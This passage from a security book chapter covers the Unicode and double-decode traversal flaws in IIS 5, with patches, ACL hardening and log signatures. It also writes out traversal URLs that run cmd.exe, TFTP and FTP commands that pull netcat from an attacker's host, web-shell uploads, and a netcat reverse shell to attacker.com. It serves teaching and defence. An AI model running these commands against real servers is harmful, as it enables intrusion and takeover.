- ▼ The first virtual directory in the request (in our example, `/scripts`) must have Execute permissions for the requesting user. This usually isn’t much of a deterrent, as IIS commonly is configured with several directories that grant Execute to IUSR by default: `scripts`, `iisamples`, `iisadmin`, `iishelp`, `cgi-bin`, `msadc`, `_vti_bin`, `certsrv`, `certcontrol`, and `certenroll`.
- If the initial virtual directory isn’t located on the system volume, it’s impossible to jump to another volume because, currently, no publicly known syntax exists to perform such a jump. Because `cmd.exe` is located on the system volume, it thus can’t be executed by the Unicode exploit. Of course, this doesn’t mean other powerful executables don’t exist on the volume where the Web site is rooted and Unicode makes looking around trivial.
- ▲ Commands fired off via Unicode are executed in the context of the remote user making the HTTP request. Typically, this is the `IUSR_machinename` account used to impersonate anonymous Web requests, which is a member of the Guests built-in group and has highly restricted privileges on default Windows NT/2000 systems.

Although the scope of the compromise is limited initially by these factors, if further exposures can be identified on a vulnerable server, the situation can quickly become much worse. As you see shortly, a combination of issues can turn the Unicode flaw into a severe security problem.

Unicode Countermeasures

<i>Vendor Bulletin:</i>	<i>MS00-057, 078, 086</i>
<i>Bugtraq ID:</i>	<i>1806</i>
<i>Fixed in SP:</i>	<i>2</i>
<i>Log Signature:</i>	<i>N</i>

A number of countermeasures can mitigate the Unicode file system traversal vulnerability.

Apply the Patch from MS00-086 According to Microsoft, Unicode file system traversal results from errors in IIS’s file canonicalization routines:

“*Canonicalization* is the process by which various equivalent forms of a name can be resolved to a single, standard name—the so-called canonical name. For example, on a given

machine, the names C:\dir\test.dat, test.dat and ..\..\test.dat might all refer to the same file. Canonicalization is the process by which such names would be mapped to a name like C:\dir\test.dat. [Due to canonicalization errors in IIS.] . . . When certain types of files are requested via a specially malformed URL, the canonicalization yields a partially correct result. It locates the correct file but concludes that the file is located in a different folder than it actually is. As a result, it applies the permissions from the wrong folder.”

Microsoft had released a fix for related canonicalization errors in bulletin MS00-057 about two months previous to widespread publication of the Unicode exploit (the previous quote is taken from MS00-057). The Unicode vulnerability caused such a stir in the hacking community that Microsoft released a second and third bulletins, MS00-078 and -86, to specifically highlight the importance of the earlier patch and to fix issues with the first two. The patch replaces w3svc.dll. The English version of this fix should have the following attributes or later:

Date	Time	Version	Size	File name
11/27/2000	10:12p	5.0.2195.2785	122,640	Iisrtl.dll
11/27/2000	10:12p	5.0.2195.2784	357,136	W3svc.dll

Use an automated tool like the Network Hotfix Checking Tool to help you keep up-to-date on IIS patches (see Appendix A).

In addition to obtaining the patch, IIS 5 administrators can engage in several other best practices to protect themselves proactively from Unicode and future vulnerabilities like it (for example, the double decode bug discussed next). The following set of recommendations is adapted from Microsoft’s recommendations in MS00-078 and amplified with our own experiences.

Install Your Web Folders on a Drive Other than the System Drive As you have seen, canonicalization exploits like Unicode are restricted by URL syntax that currently hasn’t implemented the ability to jump across volumes. Thus, by moving the IIS 5 Webroot to a volume without powerful tools like cmd.exe, such exploits aren’t feasible. On IIS 5, the physical location of the Webroot is controlled within the Internet Services Manager (iis.msc) by selecting Properties of the Default Web Site, choosing the Home Directory tab, and changing the Local Path setting.

Make sure when you copy your Webroots over to the new drive that you use a tool like Robocopy from the Windows 2000 Resource Kit, which preserves the integrity of NTFS ACLs. Otherwise, the ACLs will be set to the default in the destination, that is, Everyone: Full Control! The Robocopy /SEC switch can help you prevent this.

Always Use NTFS for Web Server Volumes and Set ACLs Conservatively! With FAT and FAT32 file systems, file and directory-level access control is impossible, and the IUSR account will have carte blanche to read and upload files. When configuring access control on Web-accessible NTFS directories, use the least privilege principle. IIS 5 also provides the IIS Permissions Wizard that walks you through a scenario-based process of setting ACLs.

The Permissions Wizard is accessible by right-clicking the appropriate virtual directory in the IIS Admin console.

Move, Rename, or Delete any Command-Line Utilities that Could Assist an Attacker, and/or Set Restrictive Permissions on Them Eric Schultze, Program Manager on Microsoft's Security Response Team, and David LeBlanc, Senior Security Technologist for Microsoft, recommend at least setting the NTFS ACLs on cmd.exe and several other powerful executables to Administrator and SYSTEM:Full Control only. They have publicly demonstrated this simple trick stops most Unicode-type shenanigans cold because IUSR no longer has permissions to access cmd.exe. Schultze and LeBlanc recommend using the built-in cacls tool to set these permissions globally.

Let's walk through an example of how cacls might be used to set permissions on executable files in the system directory. Because so many executable files are in the system folder, it's easier if you use a simpler example of several files sitting in a directory called test1 with subdirectory test2. Using cacls in display-only mode, we can see the existing permissions on our test files are pretty lax:

```
C:\>cacls test1 /T
C:\test1 Everyone:(OI)(CI)F
C:\test1\test1.exe Everyone:F
C:\test1\test1.txt Everyone:F
C:\test1\test2 Everyone:(OI)(CI)F
C:\test1\test2\test2.exe Everyone:F
C:\test1\test2\test2.txt Everyone:F
```

Let's say you want to change permissions on all executable files in test1 and all subdirectories to System:Full, Administrators:Full. Here's the command syntax using cacls:

```
C:\>cacls test1\*.exe /T /G System:F Administrators:F
Are you sure (Y/N)?y
processed file: C:\test1\test1.exe
processed file: C:\test1\test2\test2.exe
```

Now we run cacls again to confirm our results. Note, the .txt files in all subdirectories have the original permissions, but the executable files are now set more appropriately:

```
C:\>cacls test1 /T
C:\test1 Everyone:(OI)(CI)F
C:\test1\test1.exe NT AUTHORITY\SYSTEM:F
                        BUILTIN\Administrators:F
C:\test1\test1.txt Everyone:F
C:\test1\test2 Everyone:(OI)(CI)F
C:\test1\test2\test2.exe NT AUTHORITY\SYSTEM:F
                        BUILTIN\Administrators:F
C:\test1\test2\test2.txt Everyone:F
```

Applying this example to a typical Web server, a good idea would be to set ACLs on all executables in the %systemroot% directory to System:Full, Administrators:Full, like so:

```
C:\>cacls %systemroot%\*.exe /T /G System:F Administrators:F
```

This blocks nonadministrative users from using these executables and helps to prevent exploits like Unicode that rely heavily on nonprivileged access to these programs.

TIP

The Resource Kit xcacls utility is almost exactly the same as cacls, but provides some additional capabilities, including the capability to set special access permissions. You can also use Windows 2000 Security Templates to configure NTFS ACLs automatically (see Chapter 16).

Of course, such executables may also be moved, renamed, or deleted. This puts them out of the reach of hackers with even more finality.

Remove the Everyone and Users Groups from Write and Execute ACLs on the Server

IUSR_machinename and *IWAM_machinename* are members of these groups. Be extra sure the IUSR and IWAM accounts don't have write access to any files or directories on your system—you've seen what even a single writable directory can lead to! Also, seriously scrutinize Execute permissions for nonprivileged groups and especially don't allow any nonprivileged user to have both write and execute permissions to the same directory!

Know What It Looks Like When You Are/Have Been Under Attack As always, treat incident response as seriously as prevention—especially with fragile Web servers. To identify if your servers have been the victim of a Unicode attack, remember the four P's: ports, processes, file system and Registry footprint, and poring over the logs.

Foundstone provides a great tool called *Vision* that maps listening ports on a system to processes. What's great about Vision is it provides the way to probe or kill processes right from the GUI by right-clicking the specific port/process in question. Read more about Vision in Chapter 9.

From a file and Registry perspective, a host of canned exploits based on the Unicode technique are circulating on the Internet. We will discuss files like *sensepost.exe*, *unicodeloader.pl*, *upload.asp*, *upload.inc*, and *cmdasp.asp* that play central roles in exploiting the vulnerability. Although trivially renamed, at least you'll keep the script kiddies at bay. Especially keep an eye out for these files in writable/executable directories like /scripts. Some other commonly employed exploits deposit files with names like *root.exe* (a renamed command shell), *e.asp*, *dl.exe*, *reggina.exe*, *regit.exe*, *restsec.exe*, *makeini.exe*, *newgina.dll*, *firedaemon.exe*, *mmtask.exe*, *sud.exe*, and *sud.bak*.

In the log department, IIS enters the ASCII representations of the overlong Unicode "/" and "\", making it harder to determine if foul play is at work. Here are some telltale entries from actual Web server logs that came from systems compromised by Unicode (asterisks equal wildcards):

```
GET /scripts/..\..\winnt/system32/cmd.exe /c+dir 200
GET /scripts/../../../../winnt/system32/tftp.exe*
```

```

GET /naughty_real_ - 404
GET /scripts/sensepost.exe /c+echo*
*Olifante%20onder%20my%20bed*
*sensepost.exe*
POST /scripts/upload.asp - 200
POST /scripts/cmdasp.asp - 200
POST /scripts/cmdasp.asp |-|ASP_0113|Script_timed_out 500

```



Double Decode File System Traversal

<i>Popularity:</i>	9
<i>Simplicity:</i>	8
<i>Impact:</i>	7
<i>Risk Rating:</i>	8

In May 2001, researchers at NSFocus released an advisory about an IIS vulnerability that bore a striking similarity to the Unicode file system traversal issue. Instead of overlong Unicode representations of slashes (/ and \), NSFocus discovered that doubly encoded hexadecimal characters also allowed HTTP requests to be constructed that escaped the normal IIS security checks and permitted access to resources outside of the Webroot. For example, the backslash can be represented to a Web server by the hexadecimal notation %5c (see “Hex-Encoding URLs” in the “IIS Hacking Basics” section earlier in this chapter). Similarly, the % character is represented by %25. Thus, the string %255c, if decoded sequentially two times in sequence, translates to a single backslash.

The key here is that two decodes are required and this is the nature of the problem with IIS: it performs two decodes on HTTP requests that traverse executable directories. This condition is exploitable in much the same way as the Unicode hole.

NOTE

Microsoft refers to this vulnerability as the “superfluous decode” issue, but we think double decode sounds a lot nicer.

The following URL illustrates how an anonymous remote attacker can access the Windows 2000 command shell:

```
http://victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

Note, the initial virtual directory in the request must have Execute privileges, just like Unicode. One could also use a file that can be redirected through netcat (call this file ddcode.txt):

```

GET /scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\ HTTP/1.0
[carriage return]
[carriage return]

```

Here's the result of redirecting this file through netcat against a target server:

```
C:\>nc -vv victim.com 80 < ddecode.txt
victim.com [192.168.234.222] 80 (http) open
HTTP/1.1 200 OK
Server: Microsoft-IIS/5.0
Date: Thu, 17 May 2001 15:26:28 GMT
Content-Type: application/octet-stream
Volume in drive C has no label.
Volume Serial Number is 6839-982F

Directory of c:\

03/26/2001  08:03p      <DIR>          Documents and Settings
02/28/2001  11:10p      <DIR>          Inetpub
04/16/2001  09:49a      <DIR>          Program Files
05/15/2001  12:20p      <DIR>          WINNT
                0 File(s)      0 bytes
                5 Dir(s)      390,264,832 bytes free
sent 73, rcvd 885: NOTSOCK
```

After the discussion of the Unicode exploits in the previous section, we hope the implications of this capability are clear. Commands can be executed as IUSR; resources accessible to IUSR are vulnerable; and anywhere write and/or execute privileges accrue to IUSR, files can be uploaded to the victim server and executed. Finally, given certain conditions to be discussed shortly, complete compromise of the victim can be achieved.

Worthy of note at this point is that the Unicode and Double Decode attacks are so similar, the illegal Unicode or doubly hex-encoded can be used interchangeably in exploits, if the server hasn't been patched for either vulnerability.

Double Decode Countermeasures

<i>Vendor Bulletin:</i>	<i>MS01-026</i>
<i>Bugtraq ID:</i>	<i>2708</i>
<i>Fixed in SP:</i>	<i>3</i>
<i>Log Signature:</i>	<i>Y</i>

Every countermeasure discussed for the Unicode vulnerability applies to the double decode issue as well because they're so similar. Obviously, the Microsoft patch is different. See MS01-026 for the specific patch to double decode. MS01-026 is *not* included in SP2.

NOTE

MS01-026 also changes the InProcessIsapiApps Metabase setting so privilege escalation using malicious DLLs that call RevertToSelf won't be run in-process, as discussed within the upcoming section on "Escalating Privileges on IIS 5."

Interestingly, a clear difference exists between the appearance of the Unicode and double decode exploits in the IIS logs. For example, the double decode attack using %255c:

```
http://victim.com/scripts/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\
```

appears in the IIS logs as:

```
21:48:03 10.0.2.18 GET /scripts/..%5c.. %5cwinnt/system32/cmd.exe 200
```

Compared to the following sample Unicode exploit:

```
http://victim.com/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir+c:\
```

which shows in the IIS logs as

```
21:52:40 10.0.2.18 GET /scripts/../../../../winnt/system32/cmd.exe 200
```

This enables one to search more easily on the %5c string to identify attempts to abuse this vulnerability.

Writing Files to the Web Server

If a nonprivileged or anonymous user possesses the capability to write to disk on a Web server, serious security breach is usually not far in the offing. Unfortunately, the out-of-the-box default NTFS ACLs allow Everyone:Full Control on C:\, C:\Inetpub, C:\Inetpub\scripts, and several other directories, making this a real possibility. Vulnerabilities like the Unicode and double decode file system traversal make writing to disk nearly trivial, as we describe next.

Downloading Files Using SMB, FTP, or TFTP

Assuming an appropriate writable target directory can be identified, techniques for writing to it vary depending on what the firewall allows to/from the target Web server. If the firewall allows outbound SMB (TCP 139 and/or 445), files can be sucked from a remote attackers system using built-in Windows file sharing. If FTP (TCP 21/20) and/or TFTP (UDP 69) are available outbound, a common ploy is to use the FTP or TFTP client on the target machine to upload files from a remote attacker's system (which is running an FTP or TFTP server). Some examples of commands to perform this trick are as follows.

Uploading netcat using TFTP is simple. First, set up a TFTP server on the attacker's system (192.168.234.31, in this example). Then, run the following on the victim using a file system traversal exploit like Unicode:

```
GET /scripts/../../../../winnt/system32/tftp.exe?  
"-i"+192.168.234.31+GET+nc.exe C:\nc.exe HTTP/1.0
```

Note this example writes netcat to C:\, as it is writable by Everyone by default. Also note, if C:\nc.exe already exists, you get an error stating "tftp.exe: can't write to local file 'C:\nc.exe.'" A successful transfer should return an HTTP 502 Gateway Error with a header message like this: "Transfer successful: 59392 bytes in 1 second, 59392 bytes/s."

Using FTP is more difficult, but it's more likely to be allowed outbound from the target. The goal is first to create an arbitrary file (let's call it `ftptmp`) on the target machine, which is then used to script the FTP client using the `-s:filename` switch. The script instructs the FTP client to connect to the attacker's machine and download netcat. Before you can create this file, however, you need to overcome one obstacle.

NOTE

Redirection of output using ">" isn't possible using `cmd.exe` via the Unicode exploit.

Some clever soul discovered that simply renaming `cmd.exe` bypasses this restriction! So, to create our FTP client script, you must first create a renamed `cmd.exe`:

```
GET /scripts/..%c0%af../winnt/system32/cmd.exe?+/c+copy
+c:\winnt\system32\cmd.exe+c:\cmd1.exe HTTP/1.0
```

Note that we've again written the file to `C:\` because Everyone can write there. Now you can create our FTP script file using the `echo` command. The following example designates certain arbitrary values required by the FTP client (script filename = `ftptmp`, user = anonymous, password = `a@a.com`, FTP server IP address = `192.168.2.31`). You can even launch the FTP client in script mode and retrieve netcat in the same stroke (this example is broken into multiple lines because of page width restrictions):

```
GET /scripts/..%c0%af../cmd1.exe?+/c+echo+anonymous>C:\ftptmp
&&echo+a@a.com>>C:\ftptmp&&echo+bin>>C:\ftptmp
&&echo+get+test.txt+C:\nc.exe>>C:\ftptmp&&echo+bye>>C:\ftptmp
&&ftp+-s:C:\ftptmp+192.168.234.31&&del+C:\ftptmp
```

Using `echo > file` to Create Files

Of course, if FTP or TFTP aren't available (for example, if they've been removed from the server by a wary admin or blocked at the firewall), other mechanisms exist for writing files to the target server without having to invoke external client software. As you've seen, using a renamed `cmd.exe` to echo/redirect the data for file line-by-line is a straightforward approach, if a bit tedious. Fortunately for the hacking community, various scripts available from the Internet tie all the necessary elements into a nice package that automates the entire process and adds some crafty conveniences to boot. Let's check out the best ones.

Roelof Temmingh wrote a Perl script called `unicodeloader` that uses the Unicode exploit and the echo/redirect technique to create two files—`upload.asp` and `upload.inc`—that can be used subsequently via a browser to upload anything else an intruder might desire (he also includes a script called `unicodexecute` with the package, but using `cmdasp.asp`, as the following discusses, is easier).

NOTE

`unicodeloader.pl` is trivially modified to work via the Double Decode Exploit, which is *not* patched in Service Pack 2.

Using `unicodeloader.pl` is fairly straightforward. First, make sure the `upload.asp` and `upload.inc` files are in the same directory from which `unicodeloader.pl` is launched. Then, identify a writable and executable directory under the Webroot of the target server. The following example uses `C:\inetpub\scripts`, which is both executable and writable by Everyone on default Windows 2000 installations.

```
C:\>unicodeloader.pl
Usage: unicodeloader IP:port webroot
C:\>unicodeloader.pl victim.com:80 C:\inetpub\scripts
```

```
Creating uploading webpage on victim.com on port 80.
The webroot is C:\inetpub\scripts.
```

```
testing directory /scripts/..%c0%af../winnt/system32/cmd.exe?/c
farmer brown directory: c:\inetpub\scripts
'-au' is not recognized as an internal or external command,
operable program or batch file.
sensepost.exe found on system
uploading ASP section:
.....
uploading the INC section: (this may take a while)
.....
upload page created.
```

```
Now simply surf to caesars/upload.asp and enjoy.
Files will be uploaded to C:\inetpub\scripts
```

`Unicodeloader.pl` first copies `C:\winnt\system32\cmd.exe` to a file named `sensepost.exe` in the directory specified as the Webroot parameter (in our example, `C:\inetpub\scripts`). Again, this is done to bypass the inability of `cmd.exe` to take redirect ("`>`") via this exploit. `Sensepost.exe` is then used to echo/redirect the files `upload.asp` and `upload.inc` line-by-line into the Webroot directory (again, `C:\inetpub\scripts` in our example).

Once `upload.asp` and its associated include file are on the victim server, simply surf to that page using a Web browser to upload more files using a convenient form, as shown in Figure 10-2.

To gain greater control over the victim server, attackers will probably upload two other files of note, using the `upload.asp` script. The first will probably be `netcat (nc.exe)`. Shortly after that will follow `cmdasp.asp`, written by a hacker named Maceo. This is a form-based script that executes commands using the Unicode exploit, again from within the attacker's Web browser. Browsing to `cmdasp.asp` presents an easy-to-use graphical interface for executing Unicode commands, as shown in Figure 10-3.

At this point, it's worthwhile reemphasizing the ease of using either `upload.asp` or `cmdasp.asp` by simply browsing to them. In our example that used `C:\inetpub\scripts` as the target directory, the URLs would simply be as follows:

```
http://victim.com/scripts/upload.asp
http://victim.com/scripts/cmdasp.asp
```




Figure 10-2. Viewing the upload.asp form on the victim server from the attacker's Web browser—additional files can now be conveniently uploaded at the touch of a button.




Figure 10-3. Browsing cmdasp.asp from an attacker's system allows easy execution of commands via forms-based input. Here we have obtained a directory listing of C:\.

With `nc.exe` uploaded and the capability to execute commands via `cmdasp.asp`, shoveling a shell back to the attacker's system is trivial. First, start a netcat listener on the attacker's system, like so:

```
C:\>nc -l -p 2002
```

Then, use `cmdasp.asp` to shovel a netcat shell back to the listener by entering the following command in the form and pressing Run:

```
c:\inetpub\scripts\nc.exe -v -e cmd.exe attacker.com 2002
```

And, voilà, looking at our command window running the netcat listener on port 2002 in Figure 10-4, you see a command shell has been shoveled back to the attacker's system. We've run `ipconfig` in this remote shell to illustrate the victim machine is dual-homed on what appears to be an internal network—jackpot for the attacker!




Figure 10-4. A command shell shoveled via netcat from the victim system showing the output of `ipconfig` run on the remote machine

The insidious thing about the netcat shoveled shell just illustrated is the attacker can determine what outbound port to connect with. Typically, router or firewall rules allow outbound connections from internal host on nonprivileged ports (> 1024), so this attack has a high chance of success using one of those ports even if TCP 80 is the only inbound traffic allowed to the victim Web server because all preliminary steps in the attack operate over TCP 80.

One remaining hurdle remains for the attacker to bypass. Even though an interactive command shell has been obtained, it's running in the context of a low-privileged user (either the IUSR_ *machinename* or IWAM_ *machinename* account, depending on the configuration of the server). Certainly at this point, the attacker could do a great deal of damage, even with IUSR privileges. The attacker could read sensitive data from the system, connect to other machines on internal networks (if permissible as IUSR), potentially create denial of service situations, and/or deface local Web pages. However, the coup de grâce for this system would be to escalate to one of the most highly privileged accounts on the machine, Administrator or SYSTEM. We talk about how to do that next.

Escalating Privileges on IIS 5

As you saw in Chapter 6, good escalation exploits on Windows 2000 require *interactive* privileges. This restricts the effectiveness of exploits like PipeUpAdmin, and netddemsg remotely against IIS 5.

NOTE

On IIS 4, remote privilege escalation exploits exist to add IUSR to Administrators and completely own the system, even under SP6a. Aren't you glad you upgraded to Windows 2000? You did upgrade, didn't you?

One potential exploit alluded to in Chapter 6 was the use of RevertToSelf calls within and ISAPI DLL to escalate IUSR to SYSTEM. If an attacker can upload or find an ISAPI DLL that calls RevertToSelf API on an IIS 5 server and execute it, they might be able to perform this feat. Given tools like unicodeloader.pl and a writable, executable directory, remotely uploading and launching an ISAPI DLL doesn't seem too far-fetched, either. This would seem to be exactly what's needed to drive a typical Unicode attack to complete system compromise.

However, IIS 5's default configuration makes this approach difficult (another good reason to upgrade from NT 4!). To explain why, we first need to delve into a little background on IIS's processing model. Bear with us; the result is worth it.

The IIS process (inetinfo.exe) runs as LocalSystem and uses impersonation to service requests (most other commercial Web servers run as something other than the most privileged user on the machine, according to best practices. Reportedly, IIS 6 can run as alternative users). IUSR is used for anonymous requests.

The RevertToSelf API call made in an ISAPI DLL can cause commands to be run as SYSTEM. In essence, RevertToSelf asks the current thread to "revert" from IUSR context to the context under which inetinfo itself runs—SYSTEM.

Actually, it's a little more complicated than that. ISAPI extensions are wrapped in the Web Application Manager (WAM) object, which can run within the IIS process or not. Running "out-of-process" extracts a slight performance hit, but prevents unruly ISAPI applications from crashing IIS process and is, therefore, regarded as a more robust way to run ISAPI applications. Although contrived to boost performance, interesting implications for security arise from this:

- ▼ If run in-process, WAM runs within IIS process (inetinfo.exe) and RevertToSelf gets SYSTEM.
- ▲ If run out-of-process, WAM runs within a separate process (mts.exe) and RevertToSelf gets the IWAM user, which is only a guest.

This setting is controlled via the IIS Admin tool, which is found under Properties of a Web Site, on the Home Directory tab, under Application Protection. IIS 5 sets this parameter to Medium out-of-the-box, which runs ISAPI DLLs out-of-process (Low would run them in-process).

Thus, privilege escalation via RevertToSelf would seem impossible under IIS 5 default settings—ISAPI applications run out-of-process, and RevertToSelf gets the IWAM user, which is only a guest. Things are not quite what they seem, however, as we will demonstrate next.



Exploiting RevertToSelf with InProcessIsapiApps

<i>Popularity:</i>	7
<i>Simplicity:</i>	5
<i>Impact:</i>	10
<i>Risk Rating:</i>	7

In February 2001, security programmer Oded Horovitz found an interesting mechanism for bypassing the Application Protection setting, no matter what its configuration. While examining the IIS configuration database (called the *Metabase*), he noted the following key:

```
LM/W3SVC/InProcessIsapiApps
```

```
Attributes: Inh(erit)
```

```
User Type: Server
```

```
Data Type: MultiSZ
```

```
Data:
```

```
C:\WINNT\System32\idq.dll
```

```
C:\WINNT\System32\inetrv\httpext.dll
```

```
C:\WINNT\System32\inet_srv\httpodbc.dll
C:\WINNT\System32\inet_srv\ssinc.dll
C:\WINNT\System32\msw3prt.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
  Extensions\40\isapi\_vti_aut\author.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
  Extensions\40\isapi\_vti_adm\admin.dll
C:\Program Files\Common Files\Microsoft Shared\Web Server
  Extensions\40\isapi\shhtml.dll
```

Rightly thinking he had stumbled on special built-in applications that always run in-process (no matter what other configuration), Horovitz wrote a proof-of-concept ISAPI DLL that called `RevertToSelf` and named it one of the names specified in the Metabase listing previously shown (for example, `idq.dll`). Horovitz built further functionality into the DLL that added the current user to the local Administrators group once SYSTEM context had been obtained.

Sure enough, the technique worked. Furthermore, he noted the false DLL didn't have to be copied over the "real" existing built-in DLL—simply by placing it in any executable directory on the victim server and executing it via the browser anonymously, IUSR or IWAM was added to Administrators. Horovitz appeared to have achieved the vaunted goal: remote privilege escalation on IIS 5. Dutifully, he approached Microsoft and informed them, and the issue was patched in MS01-026 (post-SP2) and made public in the summer of 2001.

Continuing with our previous example, an attacker could upload just such a rogue ISAPI DLL to `C:\inetpub\scripts` using `upload.asp`, and then execute it via Web browser using the following URL:

```
http://victim.com/scripts/idq.dll
```

The resulting output is shown in Figure 10-5. IUSR_*machinename* has been added to Administrators.

One final hurdle had to be overcome to make this a practical exploit. Even though the IUSR account has been added to Administrators, all current processes are running in the context of the IUSR *before* it was escalated. So, although IUSR is a member of Administrators, it cannot exercise Administrator privileges yet. This severely limits the extent of further penetration because IUSR cannot run common post-exploitation tools like `pwdump2`, which require Administrator privileges (see Chapter 8). To exercise its newfound power, one of two things must occur: IUSR's token needs to be updated to include the Administrator's SID or the Web server process needs to be restarted.

JD Glaser of Foundstone extended Horovitz's initial work so IUSR's administrative privileges are immediately activated by creating a new token for IUSR and changing the current process to use the new token. The extended DLL can be run in the same way, but with a trailing question mark (?):

```
http://victim.com/scripts/idq.dll?
```

